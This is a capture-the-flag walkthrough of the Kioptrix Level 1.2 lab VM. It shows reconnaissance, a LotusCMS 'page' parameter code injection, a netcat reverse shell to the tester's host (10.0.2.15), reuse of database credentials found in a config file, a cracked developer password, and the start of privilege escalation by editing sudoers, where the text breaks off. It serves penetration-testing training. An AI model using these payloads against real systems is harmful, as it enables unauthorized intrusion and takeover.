KIOPTRIX: LEVEL 1.2 WALKTHROUGH

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1 Table of Contents

1. Box Description

Description: "As with the other two, this challenge is geared towards the beginner. It is however different. Added a few more steps and a new skill set is required. Still being the realm of the beginner I must add. The same as the others, there's more then one way to "pwn" this one. There's easy and not so easy. Remember… the sense of "easy" or "difficult" is always relative to ones own skill level. I never said these things were exceptionally hard or difficult, but we all need to start somewhere. And let me tell you, making these vulnerable VMs is not as easy as it looks…"


Difficulty: Easy

Link: https://www.vulnhub.com/entry/kioptrix-level-12-3,24/

2. Tools

Tool	Purpose
Nmap	Network scanning
Burpsuite	Modify and send HTTP requests
Kali Linux	An operating system which is specifically designed for penetration testing.
Netcat	Remote shell access
Crackstation.net	Hashed password cracker

3. METHODOLOGY



1. **Reconnaissance**: The attacker gathers information about the network infrastructure and systems.

1.1. **Network scanning:** Network scanning is when the tester interacts with the target by scanning their IP address to identify live ports. This process aims to enumerate live ports, thereby enabling the tester to uncover details such as service versions and machine names.

1.2. **Vulnerability identification:** Using online resources, scanning tools and the Common Vulnerability Entry database to locate potential vulnerabilities for the services found in the previous step.

2. **Exploitation**: Exploiting vulnerabilities in the user's system to gain a foothold.

2.1. **SQLi:** SQLi (SQL injection) is a type of cyber-attack where malicious SQL code is injected into a vulnerable application's database query, allowing unauthorized access, data manipulation, or data extraction. In this case, the SQL statement was inserted into the URL of the target's web application to gain remote access.

2.2. **Remote Command Execution:** RCE is a cyber-attack method that enables an attacker to execute arbitrary commands on a remote system, granting them

unauthorized control. RCE was achieved by sending a reverse shell to the target machine via the vulnerable Lotus CMS login portal.

3. **Privilege escalation:** Privilege escalation is the process of gaining higher levels of access or permissions within a system or network, beyond what is originally granted. It involves exploiting vulnerabilities or misconfigurations to elevate privileges and gain unauthorized control. In this instance, the login credential for a developer account were found in a configuration file and the sudoers file could be edited to provide sudo privileges to non-root users.

4. WALKTHROUGH

4.1 RECONNAISSANCE

1. The netdiscover command reveals the IP address of the target machine to be 10.0.2.17.

command: sudo netdiscover 10.0.2.0/24 -i eth0




Figure 4.1.1: Results of netdiscover scan

2. The target network is then scanned using the network scanning tool Nmap. The scan reveals two open ports. OpenSSH is open on port 22, and an Apache web server is running on port 80.

command: nmap -sV -sT -p- 10.0.2.17

```
┌──(kali㉿kali)-[~]
└─$ nmap -sT -sV -A -p- 10.0.2.17
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-29 19:33 EDT
Nmap scan report for kioptrix3.com (10.0.2.17)
Host is up (0.00021s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
| ssh-hostkey:
|   1024 30:e3:f6:dc:2e:22:5d:17:ac:46:02:39:ad:71:cb:49 (DSA)
|_  2048 9a:82:e6:96:e4:7e:d6:a6:d7:45:44:cb:19:aa:ec:dd (RSA)
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Ligoat Security - Got Goat? Security ...
|_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.62 seconds
```

Figure 4.1.2: Results of nmap scan on IP address 10.0.2.16

3. The web server runs three pages: a home page, a blog page, and a login page.




Figure 4.1.3: Homepage of Kioptrix3 website




Figure 4.1.4: Blog page on Kioptrix3 website




Figure 4.1.5: Login portal hosted on Kioptrix 3 website

4.2 SQLi

4 Researching the LotusCMS login service reveals that it is vulnerable to Remote Command Execution (RCE). According to rapid7.com "This module exploits a vulnerability found in Lotus CMS 3.0's Router() function. This is done by embedding PHP code in the 'page' parameter, allowing arbitrary code execution."

LotusCMS 3.0 eval() Remote Command Execution

Disclosed	Created
03/03/2011	05/30/2018

Description

This module exploits a vulnerability found in Lotus CMS 3.0's Router() function. This is done by embedding PHP code in the 'page' parameter, which will be passed to a eval call, therefore allowing remote code execution. The module can either automatically pick up a 'page' parameter from the default page, or manually specify one in the URI option. To use the automatic method, please supply the URI with just a directory path, for example: "/lcms/". To manually configure one, you may do: "/lcms/somepath/index.php?page=index"

Figure 4.2.1: Description of Lotus CMS RCE vulnerability




Figure 4.2.2: Burp suite repeater feature is used to send a modified post request to the target machine's web server.

5 Figure 4.2.2 displays the results of including a print statement in the page parameter. This reveals that inserting php code into the "page" parameter allows the tester to execute commands. In the screenshot, the tester successfully prints "Vulnerability present".

```
Post request: 10.0.2.17/index.php?page=index');${print("Vulnerability present") ")};#
```

6 Since it is now confirmed that the page parameter can be used for RCE, the next step is to insert a reverse shell using the system function. The command provided below uses a reverse shell to connect the host machine to the target machine.

```
Post request: 10.0.2.17/index.php?page=index');${system("nc -e /bin/bash 10.0.2.15 1234")};#
```

Figure 4.2.3: Reverse shell included in the POST request to the target machine's web server.

7 Opening up a netcat listener on the specified port "1234" provides remote access to the target machine.

Command: Nc – nlvp 1234

Figure 4.2.4: Netcat listener setup on port 1234 provides remote access to the target machine.

4.3 PRIVILEGE ESCALATION

1 The directory **/home/loneferret** stores a file called CompanyPolicy.README, which states that it is company policy to use the sudo ht command when reading, editing or viewing files. At this time we do not have enough privilege to execute sudo commands.




Figure 4.3.1: Contents of CompanyPolicy.README

2 Further exploration of the target machine reveals that it may be running phpMyAdmin, the web-based MYSQL manager.




Figure 4.3.2: Target machine is running phpMyAdmin

3 The gconfig file stored in the directory **/home/www/kioptrix3.com/gallery/gconfig.php** stores the configuration settings for the MYSQL database, including login credentials. Navigating to phpMyAdmin web application and entering these credentials provides access to the gallarific database.

```
cat gconfig.php
<?php
        error_reporting(0);
        /*
                A sample Gallarific configuration file. You should edit
                the installer details below and save this file as gconfig.php
                Do not modify anything else if you don't know what it is.
        */

        // Installer Details ----------------------------------------------------

        // Enter the full HTTP path to your Gallarific folder below,
        // such as http://www.yoursite.com/gallery
        // Do NOT include a trailing forward slash

        $GLOBALS["gallarific_path"] = "http://kioptrix3.com/gallery";

        $GLOBALS["gallarific_mysql_server"] = "localhost";
        $GLOBALS["gallarific_mysql_database"] = "gallery";
        $GLOBALS["gallarific_mysql_username"] = "root";
        $GLOBALS["gallarific_mysql_password"] = "fuckeyou";

        // Setting Details ------------------------------------------------------

if(!$g_mysql_c = @mysql_connect($GLOBALS["gallarific_mysql_server"], $GLOBALS["gallarific_mysql_username"], $GLOBALS["gallarific_mysql_password"])) {
                echo("A connection to the database couldn't be established: " . mysql_error());
                die();
}else {
        if(!$g_mysql_d = @mysql_select_db($GLOBALS["gallarific_mysql_database"], $g_mysql_c)) {
                echo("The Gallarific database couldn't be opened: " . mysql_error());
                die();
        }else {
                $settings=mysql_query("select * from gallarific_settings");
                if(mysql_num_rows($settings)!=0){
                        while($data=mysql_fetch_array($settings)){
                                $GLOBALS["{$data['settings_name']}"]=$data['settings_value'];
                        }
                }
```

Figure 4.3.3: The username and password of SQL server is stored in gconfig.php




Figure 4.3.4: Successful login to phpMyAdmin provides access to the target machines SQL server

4 The gallery database contains 7 tables, however the most notable is named "**dev_accounts**". The blog page mentions that a new lead developer named "**loneferret**" has recently been hired. Searching the database for this username reveals a hashed password.




Figure 4.3.5: Hashed password of loneferret is stored in the SQL database

5 Crackstation.net reveals the password to be "**starwars**".




Figure 4.3.6: Crackstation.net reveals the password to be "starwars"

6 Now that we have the username "**loneferret**" and the password "**startwars**", we can SSH to login to the developer account.

```
┌──(kali㉿kali)-[~]
└─$ ssh -oHostKeyAlgorithms=ssh-rsa loneferret@10.0.2.17

The authenticity of host '10.0.2.17 (10.0.2.17)' can't be established.
RSA key fingerprint is SHA256:NdsBnvaQieyTUKFzPjRpTVK6jDGM/xWwUi46IR/h1jU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.17' (RSA) to the list of known hosts.
loneferret@10.0.2.17's password:
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Mon May  8 22:15:02 2023 from 10.0.2.10
loneferret@Kioptrix3:~$
```

Figure 4.3.7: Using secure shell to succcesfully login as loneferret.

7 Before being able to execute any commands the terminal environment must be set to xterm-256color.

Command: export TERM=xterm-256color

8 Executing the sudo ht command that is detailed in the “CompanyPolicy.README” loads up a text editing software. From here we are able to alter the privileges of the **loneferret** developer to allow them to execute sudo commands without requiring a password.




Figure 4.3.8: Screenshot of sudo ht text editor

9 The first step is to navigate to the /etc/sudoers file in order to view and edit the sudo privileges of loneferret.

